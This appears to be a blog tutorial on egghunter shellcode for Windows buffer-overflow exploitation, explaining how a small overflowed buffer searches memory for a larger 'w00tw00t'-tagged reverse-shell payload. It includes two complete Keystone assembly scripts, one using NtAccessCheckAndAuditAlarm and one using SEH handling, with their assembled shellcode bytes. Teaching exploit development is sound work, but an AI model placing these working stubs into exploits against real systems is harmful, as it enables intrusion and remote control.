Introduction
Egghunter is a technique used in exploit development when the vulnerable buffer is too small to hold the full reverse shell payload. Instead of delivering the reverse shell payload to the vulnerable buffer it can instead be delivered to elsewhere with in the process memory with a larger buffer and then inside of the vulnerable buffer we can search for the shellcode.
I understand that it sounds complex but think of it as the small buffer is used to hold our egghunter shellcode and large buffer holds our reverse shell payload. The egghunter shellcode will be used to find that large buffer which holds our shellocde.
Deep-Dive Into Egghunter

In some situations the vulnerable buffer can only hold 30 to 60 bytes and that memory region is too small to hold a reverse shell shellcode since it’s 300 to 350 bytes. Instead we can allocate a egghunter shellcode which will search for a specific string such as w00tw00t and once that memory region is found the egghunter shellcode will jump into it.
An example a web application with USERNAME, PASSWORD, and USER-AGENT has different buffer sizes for the different sections. The USERNAME field overflows at 128 bytes and can only hold 60 bytes of shellcode. While the USER-AGENT field cannot be overflowed but it can hold over 500 bytes of data instead we can allocate the reverse shellcode in USER-AGENT field with w00tw00t string in the beginning and search for it with our egghunter.
The egghutner technique is great for situations where the buffer is too small and it’s recommended to use that over random JUMP instructions as it may react differently on other systems.
Egghunter Technique 1
The Egghuunter Technique 1 consists of invoking the NtAccessCheckAndAuditAlarm function to crawl through the memory to search for addresses with the eggmarker string (w00tw00t). The NtAccessCheckAndAuditAlarm function is used because it handles the access violation errors for us.
This technique only consumes 30 bytes. However, it requires us to manually obtain SYSCALL number for NtAccessCheckAndAuditAlarm function through WinDBG.

The SYSCALL number is 0x1C9 in my Windows 11 workstation but that can be different in yours since Microsoft changes these SYSCALL numbers. The 0x1C9 number consists of NULL bytes therefore it needs to be converted to negative number.

The negative number for 0x1C9 is 0xfffffe37. The negative number 0xfffffe37 can be turned into a positive number using the instruction NEG EAX, 0xfffffe37. Here is a overview of the egghunter code and the only thing that needs to be changed on your end is the negative number at line 11.
from keystone import *

CODE = (
    "                                "
    "   loop_inc_page:               "
    "       or dx, 0x0fff           ;"
    "   loop_inc_one:                "
    "       inc edx                 ;"
    "   loop_check:                  "
    "       push edx                ;"
    "       mov eax, 0xfffffe37     ;"
    "       neg eax                 ;"
    "       int 0x2Eh                ;"
    "       cmp al, 05              ;"
    "       pop edx                 ;"
    "   loop_check_valid:            "
    "       je loop_inc_page        ;"
    "   is_egg:                      "
    "       mov eax, 0x74303077     ;"
    "       mov edi, edx            ;"
    "       scasd                   ;"
    "       jnz loop_inc_one        ;"
    "       scasd                   ;"
    "       jnz loop_inc_one        ;"
    "   matched:                     "
    "       jmp edi                 ;"
)

ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)
egghunter = ""

for dec in encoding:
    egghunter += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print("Egghunter = (\"" + egghunter + "\")")kali@kali:~$ python asm.py
egghunter = ("\x66\x81\xca\xff\x0f\x42\x52\xb8\x37\xfe\xff\xff\xf7\xd8\xcd\x2e\x3c\x05\x5a\x74\xeb\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe6\xaf\x75\xe3\xff\xe7"The most important thing to keep in mind is that the number at line 11 needs to be the negative number of your SYSCALL number and then you will need to investigate if the shellcode has any of your bad characters.
Egghunter Technique 2
The Egghunter Technique 2 consists of hanlding the Access Violation Errors ourselves instead of invoking the NtAccessCheckAndAuditAlarm function. This method is more reliable as we are not using SYSCALL numbers which changes depending on Windows versions.
This method consumes 60 bytes. However, this method should be preferred over the previous method as it’s more reliable. Here is a overview of the egghunter code and fortunately we don’t need to perform any changes.
from keystone import *

CODE = (
    "       start:                                   "
    "           jmp get_seh_address                 ;"
    "       build_exception_record:                  "
    "           pop ecx                             ;"
    "           mov eax, 0x74303077                 ;"
    "           push ecx                            ;"
    "           push 0xffffffff                     ;"
    "           xor ebx, ebx                        ;"
    "           mov dword ptr fs:[ebx], esp         ;"
    "           sub ecx, 0x04                       ;"
    "           add ebx, 0x04                       ;"
    "           mov dword ptr fs:[ebx], ecx         ;"
    "       is_egg:"
    "           push 0x02                           ;"
    "           pop ecx                             ;"
    "           mov edi, ebx                        ;"
    "           repe scasd                          ;"
    "           jnz loop_inc_one                    ;"
    "           jmp edi                             ;"
    "       loop_inc_page:                           "
    "           or bx, 0xfff                        ;"
    "       loop_inc_one:                            "
    "           inc ebx                             ;"
    "           jmp is_egg                          ;"
    "       get_seh_address:                         "
    "           call build_exception_record         ;"
    "           push 0x0c                           ;"
    "           pop ecx                             ;"
    "           mov eax, [esp+ecx]                  ;"
    "           mov cl, 0xb8                        ;"
    "           add dword ptr ds:[eax+ecx], 0x06    ;"
    "           pop eax                             ;"
    "           add esp, 0x10                       ;"
    "           push eax                            ;"
    "           xor eax, eax                        ;"
    "           ret                                 ;"
)

ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)
egghunter = ""

for dec in encoding:
    egghunter += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print("Egghunter = (\"" + egghunter + "\")")kali@kali:~$ python egghunter-technique-two.py
egghunter = ("\xeb\x2a\x59\xb8\x77\x30\x30\x74\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3")What is happening in the assembly code is that we are handling the access violation errors ourselves and this increases the portability and reliability as we are not using SYSCALL number which changes from different Windows versions.
Conclusion
The egghunter concept is difficult to learn and understand because a-lot of information is thrown at you once. However, after spending hours reading through the assembly code and debugging through it you will learn that it’s just a code which searches for w00tw00t string in the memory.